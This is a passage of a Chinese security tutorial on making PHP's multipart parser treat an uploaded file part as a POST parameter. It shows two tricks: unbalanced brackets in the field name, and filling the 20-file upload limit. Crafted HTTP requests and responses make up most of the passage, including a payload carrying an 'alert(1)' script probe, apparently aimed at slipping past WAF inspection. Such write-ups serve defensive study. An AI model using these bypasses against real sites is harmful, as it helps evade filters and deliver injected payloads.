<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=a; 4 Content-Length: 177 5 6 --a 7 Content-Disposition: form-data; name="f"; filename="1.png" 8 Content-Type: image/png 9 10 --a 11 Content-Disposition: form-data; name="f"; 12 Content-Type: image/png 13 14 a 15 --a-- 16 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 07:06:43 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 274 8 9 POST content: 10 POST:array(0) { 11 } 12 13 FILES:array(1) { 14 ["f"]=> 15 array(5) { 16 ["name"]=> 17 string(5) "1.png" 18 ["type"]=> 19 string(9) "image/png" 20 ["tmp_name"]=> 21 string(26) "/private/var/tmp/phpv3PEuU" 22 ["error"]=> 23 int(0) 24 ["size"]=> 25 int(76) 26 } 27 } 28 </pre>

前面内容中我们介绍了，如果在第一行的 Content-Disposition 位置添加\0，是有可能引起第一行失效，从而从上传文件变为 POST 参数的。除此以外，我们来看一下 php 源码 php-5.3.3/main/rfc1867.c，其中 line: 991 有这样一段内容：

```

if (!skip_upload) {
    char *tmp = param;
    long c = 0;
    while (*tmp) {
        if (*tmp == '[') {
            c++;
        } else if (*tmp == ']') {
            c--;
            if (tmp[1] && tmp[1] != '[') {
                skip_upload = 1;
                break;
            }
        }
        if (c < 0) {
            skip_upload = 1;
            break;
        }
        tmp++;
    }
}

```

其中的 param 参数是 name="f" 也就是 id 这个参数，那么请问，如何能让它 skip_upload 呢？

没错，一些理解代码含义的同学应该已经有答案了。通过想办法进入 $c < 0$ ，c 原本是 0，遇到[就自增 1，遇到]就减一。那么，我们构造 name="f]" 即可让 $c = -1$ 。

Request

PrettyRawHex\n☰

1 POST /8.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Type: multipart/form-data;boundary=a;
4 Content-Length: 178
5
6 --a
7 Content-Disposition: form-data; name="f"; filename="1.png"
8 Content-Type: image/png
9
10 --a
11 Content-Disposition: form-data; name="f";
12 Content-Type: image/png
13
14 a
15 --a--
16

Response

PrettyRawHexRender\n☰

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 07:11:37 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 78
8
9 POST content:
10 POST:array(1) {
11 ["f"]=>
12 string(1) "a"
13 }
14
15 FILES:array(0) {
16 }
17

成功。事实上，只要参数中有不成对匹配的左右中括号都可以引发 skip_upload。

那么，还有其他的 skip_upload 吗？

2. skip_upload 进阶 2

还需要继续研究代码。在 php 源码 rfc1867.c line 909

```
/* If file_uploads=off, skip the file part */
    if (!PG(file_uploads)) {
        skip_upload = 1;
    } else if (upload_cnt <= 0) {
        skip_upload = 1;
        sapi_module.sapi_error(E_WARNING, "Maximum number of allowable
file uploads has been exceeded");
    }
```

Maximum number of allowable file uploads has been exceeded，如何达到 Maximum？发现在 php 5.2.12 和以上的版本，有一个隐藏的文件上传限制是在 php.ini 里没有的，就是这个 max_file_uploads 的设定，该默认值是 20，在 php 5.2.17 的版本中该值已不再隐藏。文件上传限制最大默认设为 20，所以一次上传最大就是 20 个文档，所以超出 20 个就会出错了。

那么：

```
POST /8.php HTTP/1.1
Host: 127.0.0.1
Content-Type: multipart/form-data;boundary=a;
Content-Length: 2065

--a
Content-Disposition: form-data; name="a";filename="1.png"
Content-Type: image/png

a
```

--a
Content-Disposition: form-data; name="b";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="c";filename="1.png"
Content-Type: image/png

a
--a
Content-Disposition: form-data; name="d";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="e";filename="1.png"
Content-Type: image/png

a
--a
Content-Disposition: form-data; name="f";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="g";filename="1.png"
Content-Type: image/png

a
--a
Content-Disposition: form-data; name="h";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="i";filename="1.png"
Content-Type: image/png

a
--a
Content-Disposition: form-data; name="j";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="k";filename="1.png"
Content-Type: image/png

a
--a
Content-Disposition: form-data; name="l";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="m";filename="1.png"
Content-Type: image/png

a
--a
Content-Disposition: form-data; name="n";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="o";filename="1.png"
Content-Type: image/png

a
--a
Content-Disposition: form-data; name="p";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="q";filename="1.png"
Content-Type: image/png

a
--a
Content-Disposition: form-data; name="r";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="s";filename="1.png"
Content-Type: image/png

```
a
--a
Content-Disposition: form-data; name="t";filename="1.png"
Content-Type: image/png

b
--a
Content-Disposition: form-data; name="id";filename="1.png"
Content-Type: image/png

--a
Content-Disposition: form-data; name="id";
Content-Type: image/png

alert(1)
--a--
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.5
Date: Thu, 03 Mar 2022 07:14:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Content-Length: 4507

POST content:
POST:array(1) {
    ["id"]=>
        string(8) "alert(1)"
}

FILES:array(20) {
    ["a"]=>
        array(5) {
            ["name"]=>
                string(5) "1.png"
            ["type"]=>
                string(9) "image/png"
            ["tmp_name"]=>
                string(26) "/private/var/tmp/php1FFea0"
            ["error"]=>
                int(0)
```



```
["size"]=>
int(1)
}
["b"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpGwwobf"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["c"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpmJOlzl"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["d"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpL9SbXe"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["e"]=>
array(5) {
```

```
["name"]=>
string(5) "1.png"
["type"]=>
string(9) "image/png"
["tmp_name"]=>
string(26) "/private/var/tmp/php5TEkl4"
["error"]=>
int(0)
["size"]=>
int(1)
}
["f"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpeAzjtW"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["g"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpKQX29k"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["h"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
```

```
string(26) "/private/var/tmp/phpN259vi"
["error"]=>
int(0)
["size"]=>
int(1)
}
["i"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpKjE3L1"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["j"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpxK3Ja2"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["k"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpKfmKKS"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
```

```
}
["l"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpGbWp4q"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["m"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpfb4WGA"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["n"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpiW4wAU"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["o"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
```

```
["type"]=>
string(9) "image/png"
["tmp_name"]=>
string(26) "/private/var/tmp/phpHuAUlt"
["error"]=>
int(0)
["size"]=>
int(1)
}
["p"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpg9JuPK"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["q"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpOm7Vx9"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["r"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpg1iKx9"
    ["error"]=>
```

```

    int(0)
    ["size"]=>
    int(1)
}
["s"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpKnTJgz"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
["t"]=>
array(5) {
    ["name"]=>
    string(5) "1.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(26) "/private/var/tmp/phpJaXwzl"
    ["error"]=>
    int(0)
    ["size"]=>
    int(1)
}
}

```

如果删除前面的 a-t 共计 20 个构造的 part，实际的效果并不能引起 POST 攻击。如下图所示：

Request	Response
<div> Pretty Raw Hex \n 三 </div> <pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=a; 4 Content-Length: 185 5 6 --a 7 Content-Disposition: form-data; name="id";filename="1.png" 8 Content-Type: image/png 9 10 --a 11 Content-Disposition: form-data; name="id"; 12 Content-Type: image/png 13 14 alert(1) 15 --a-- 16 </pre>	<div> Pretty Raw Hex Render \n 三 </div> <pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 07:15:09 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 275 8 9 POST content: 10 POST:array(0) { 11 } 12 13 FILES:array(1) { 14 ["id"]=> 15 array(5) { 16 ["name"]=> 17 string(5) "1.png" 18 ["type"]=> 19 string(9) "image/png" 20 ["tmp_name"]=> 21 string(26) "/private/var/tmp/phpQ5Uozp" 22 ["error"]=> 23 int(0) 24 ["size"]=> 25 int(84) 26 } 27 } 28 </pre>

但是，如果拼接了这 20 个 part，实际上就填满了 Maximum，导致最后一个 upload 无法生效，就只能从 FILES 转化为 POST 了。

谢谢观看！